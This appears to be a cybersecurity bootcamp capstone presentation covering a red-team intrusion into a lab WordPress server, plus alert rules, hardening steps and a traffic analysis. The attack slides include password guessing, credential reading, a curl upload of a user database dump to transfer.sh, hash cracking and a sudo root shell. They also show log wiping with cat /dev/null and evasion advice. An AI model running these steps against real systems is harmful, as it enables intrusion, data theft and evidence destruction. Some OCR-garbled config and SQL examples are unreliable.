
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24 Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Linux v.5.4.0-kali3-amd64

Hostname: Kali

IPv4: 192.168.1.100 OS: Ubuntu v. 18.04.4 Hostname: Flk

IPv4: 192.168.1.105 OS: Ubuntu v. 18.04.1 Hostname: Capstone

IPv4: 10.0.0.26 OS: Windows 10 Pro v. 10.0.18363

Hostname: ML-RefVm-684427

IPv4: 192.168.1.110 OS: Linux v. 3.16.0-6-amd64 Hostname: Target 1

IPv4: 192.168.1.115 OS: Linux v. 3.16.0-6-amd64

Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password Policy	Michael's password was his name, no unique characters	Accessed Target 1 server as user Michael
Easy access to wordpress config file	Accessed wordpress config file on target computer	Retrieved user passwords from insecure database files
Password Hashes easily accessed in MYSQL	MySQL listed passwords hashes in plain text	Cracked Michael and Steven's password, and established a reverse shell

Target 1 Wordpress Enumeration

```
maKall:-$ nmap -sV -p 80 --script http-enum 192.168.1.110
Starting Nmap 7.80 (https://nmap.org) at 2021-02-06 09:17 PST
Nmap scan report for 192.168.1.110
Host is up (0.0062s latency).
      STATE SERVICE VERSION
PORT
80/tcp open http Apache httpd 2.4.10 ((Debian))
 http-enum:
    /wordpress/: Blog
   /wordpress/wp-login.php: Wordpress login page.
   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /manual/: Potentially interesting folder
   /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
http-server-header: Apache/2.4.10 (Debian)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
```

Target 1 Wordpress Enumeration

• wpscan --url 192.168.1.110/wordpress --enumerate u



Exploitation: Weak Password Policy

Summarize the following:

- Guessed Michael's username as his password
- The weak password allowed Red Team to login as Michael to the Target 1

Server.

```
root@Kali:~# ssh michael@192.168.1.110

The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established. ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8. Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts. michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. You have new mail. michael@target1:~$
```

Exploitation: User read access wordpress config file

- SSH into Target 1
- Access MySQL database credentials

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
/**
* The base configuration for WordPress
* The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
* * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing_wp-config.php
 * apackage WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Passwords Hashes Easily Accessed in MYSQL

Summarize the following:

- Once the server's MYSQL had been breached, Red Team used the following commands
 - show database;
 - use wordpress;
 - show tables;
 - curl --upload-file ./users_dump.sql <u>https://transfer.sh/users_dump.sql</u>
- The discovered hashses were reformatted into a format readable by John the Ripper, a password cracking software tool.

0

```
sysadminiMali:~/Documents$ sudo john ~/Documents/wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (steven)
```



Backdooring the Target

Backdoor Overview

- SSH into the victim's server using steven's credentials
 - ssh steven@192.168.1.110
- Steven has sudo privileges, meaning we can escalate to root using the following command
 - sudo python -c 'import pty;pty.spawn("/bin/bash");'

```
sysodmin@Kali:~$ ssh steven@192.168.1.110 steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sun Feb 7 08:47:40 2021 from 192.168.1.90

$ whoami steven

$ sudo python -c 'import pty;pty.spawn("/bin/bash");' root@target1:/home/steven#
```



Stealth Exploitation of Weak Password Policy - NMap

Monitoring Overview

• A hydra crack was not necessary to obtain the password, but an nmap scan was used to determine that port 22 was open and accessible. However, nmap scans are detectable because they complete a three way handshake to determine the status of a port.

Mitigating Detection

- We can run the nmap scan with the SYN Stealth Scan switch -sS*
- Modern firewalls and Intrusion Detection Systems can detect SYN scans, but in combination with other features of Nmap, it is possible to create a virtually undetectable SYN scan by altering timing and other options.
- The timing of a scan be controlled with -T0 being the slowest and -T5 being the fastest. A -T0 scan makes it almost impossible to detect a scan in progress.*

Stealth Exploitation of Weak Password Policy - NMap

```
maKali: $ sudo nmap -sS -T2 192.168.1.110
[sudo] password for sysadmin:
Starting Nmap 7.80 (https://nmap.org) at 2021-02-12 11:39 PST
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open
             http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Stealth Exploitation of Weak Password Policy - SSH Session

 SSH sessions are logged in /var/log/auth.log, and other evidence can be found in mysql.log, syslog, etc.

```
Actions Edit View Help
 GNU nano 2.2.6
                             File: auth.log
Feb 7 06:25:34 rayen CRON[2791]: pam unix(cron:session): session closed for us$
Feb 7 06:31:11 raven sshd[469]: Received signal 15; terminating.
Feb 7 06:31:11 raven sudo: pam_unix(sudo:session): session closed for user root
Feb 7 06:34:06 rayen CRON[425]: pam unix(cron:session): session opened for use$
Feb 7 06:34:06 raven systemd-logind[431]: New seat seat0.
Feb 7 06:34:06 raven systemd-logind[431]: Watching system buttons on /dev/inpu$
Feb 7 06:34:06 raven systemd-logind[431]: Watching system buttons on /dev/inpu$
Feb 7 06:34:06 raven sshd[482]: Server listening on 0.0.0.0 port 22.
Feb 7 06:34:06 raven sshd[482]: Server listening on :: port 22.
Feb 7 06:34:08 raven CRON[425]: pam_unix(cron:session): session closed for use$
Feb 7 06:34:08 raven su[546]: Successful su for smmsp by root
Feb 7 06:34:08 raven su[546]: + ??? root:smmsp
Feb 7 06:34:08 raven su[546]: pam unix(su:session): session opened for user sm$
Feb 7 06:34:08 raven su[546]: pam unix(su:session): session closed for user sm$
Feb 7 06:39:01 raven CRON[1190]: pam_unix(cron:session): session opened for us$
Feb 7 06:39:01 raven CRON[1190]: pam unix(cron:session): session closed for us$
Feb 7 06:40:01 raven CRON[1227]: pam unix(cron:session): session opened for us$
Feb 7 06:40:01 raven CRON[1227]: pam unix(cron:session): session closed for us$
Feb 7 06:41:23 raven sshd[1250]: Accepted password for michael from 192.168.1.$
```

 You can clear a log with cat /dev/null > /var/log/auth.log

```
root@target1:/var/log# nano auth.log root@target1:/var/log# cat /dev/null > /var/log/auth.log
```




Stealth Exploitation of MySQL Database Accessibility

- The same process can be used to clear the log data of the /var/log/mysql.log file after root access is gained.
- The attackers identity can be further safeguarded by using a VPN and torsocks.

 Forensic data can be saved by tying threshold triggers to scripts that will backup log files and send them to a different server.






Excessive HTTP Errors

Summarize the following:


- Which metric does this alert monitor?
 HTTP response status codes.
- What is the threshold it fires at?
 When the metric is above 400 for the last 5 minutes



HTTP Request Size Monitor

Summarize the following:


- Which **metric** does this alert monitor?
 - HTTP Request Bytes
- What is the threshold it fires at?
 When the requested bytes for all documents exceeds 3500 for one minute.




CPU Usage Monitor

Summarize the following:

- Which metric does this alert monitor?
 This alert monitors the maximum "metricbeat-*system.process.cpu.total.pct".
- What is the threshold it fires at?
 If "over all documents is above 0.5 for the last 5 minutes", an alert will trigger.





Hardening Against Weak Password Policy on Target 1

- User michael's password was the same as his user name. The weak password policy on this machine allowed for easy access by the attacker.
- The password policy should be changed in the following ways:

Edit the following lines in /etc/login.defs:

```
PASS_MAX_DAYS 90 #Sets the maximum number of days a password can be used to 90
PASS_MIN_DAYS 15 #Sets the minimum number of days a password can be used to 15
PASS_WARM_AGE 7 #Sets the number of days to warn the user of a required password change.
```

Add the following lines to /etc/pam.d/common-password:

```
password
            requisite
                       pam_cracklib.so try_first_pass retry=3 minlen=12
                                                                                    #Sets minimum password length to 12
password
            requisite
                       pam_cracklib.so try_first_pass retry=3 minlen=12 ucredit=-1
                                                                                    #Sets requirement for uppercase char to 1
password
            requisite
                       pam_cracklib.so try_first_pass retry=3 minlen=12 lcredit=-1
                                                                                    #Sets requirement for lowercase char to 1
password
            requisite
                       pam_cracklib.so try_first_pass retry=3 minlen=12 dcredit=-1
                                                                                    #Sets requirement for number to 1
```

Finally run \$ chage -d 0 [username] to force a password reset.

Hardening Against Wordpress Config on Target 1

Patch: Upgrade the latest versions of Wordpress by downloading and execution.

```
$ cd /tmp
$ wget http://wordpress.org/latest.zip
$ unzip latest.zip
$ cd /var/www/sites/mysite.com/app
$ cp -avr /tmp/wordpress/*.
$ rm -rf /tmp/wordpress /tmp/latest.zip
Open browser and run upgrade script as http://192.168.1.110/wp-admin/upgrade.php
Version installed is 4.8.15, current version is 5.6.1:
   michael@target1:/var/www/html/wordpress$ grep wp_version wp-includes/version.php
    * @global string $wp version
```

Hardening Passwords in MySQL

How to protect against your password being discovered in MySQL:

- The most for sure and secure way, don't store it in the database at all.
- If you must, try implementing column level encryption from a database level.
 MySql has a built in Encryption function.


Example of a MySQL statement that you can use:

Encrypt

Insert INTO table (wp_users) VALUES(AES_ENCRYPT(Steven's password));

Decrypt

Select AES_DECRYPT (wp_users, 'encryption_key') FROM table;



Implementing Patches with Ansible


Playbook Overview

The first issue that to address with an Ansible playbook would be patching Wordpress to the newest release.

Next would be a section devoted to password strength and complexity using the login.defs and password-common files.

Finally the playbook would address using column encryption in MySQL so that password hashes are not easily retrieved from the table.





Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	10.0.0.201 (31.61%) 172.16.4.205 (30.81%) 185.243.115.84 (17.71%)	Machines that sent the most traffic.
	TCP (82.55%) UDP (17.35%) NONE (0.10%)	Three most common protocols on the network.
# of Unique IP Addresses	881 IPv4 addresses	Count of observed IP addresses.
Subnets	172.16.4.0/24 10.0.0.0/24 10.6.12.0/24 10.11.11.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

"Normal" Activity

For example: Watching YouTube, reading the news.


Suspicious Activity

• For example: Sending malware, phishing, Illegal downloads.




WEB Browsing

Observer user browsing www.vinylmeplease.com website using HTTP protocol




Watching YouTube

Observed user watching youtube.







Downloading



Infection



Torrent Download - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent



Concluding Thoughts

RED TEAM

The 2 targets contained plethora of vulnerabilities which were exploited mainly through WordPress.

BLUE TEAM

Team

We found effective ways to potentially mitigate the vulnerabilities that the Red exploited.

NETWORK

discovered

Using Wireshark, we logged and analysed for suspicious activities and the malicious activities.

Update SOFTWAREs, Keep PATCHING and be ALERT!

